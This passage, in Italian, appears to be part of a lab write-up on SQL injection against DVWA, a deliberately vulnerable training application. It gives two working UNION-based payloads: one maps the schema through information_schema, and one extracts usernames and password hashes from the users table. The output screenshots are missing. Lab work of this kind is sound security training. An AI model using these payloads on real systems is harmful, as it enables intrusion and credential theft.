

Per “mappare” e conoscere più a fondo la struttura del database per quanto riguarda dvwa, utilizziamo la seguente query: ' UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema='dvwa'#

In questo caso l’output restituito è il seguente:




da qui possiamo notare due colonne del database di dvwa dove all’interno sono contenuti nomi utenti “users” e password “password”.
Ora siamo pronti per sviluppare la query che ci permette di esfiltrare i nomi utenti e le password dal database di dvwa la query utilizzata è la seguente:
' UNION SELECT user,password FROM dvwa.users#

l’output restituito è il seguente:




Ora abbiamo gli username e le password contenute all’interno del database di dvwa, per quanto riguarda le password notiamo non essere in chiaro, le password ricavate sono sotto forma di hash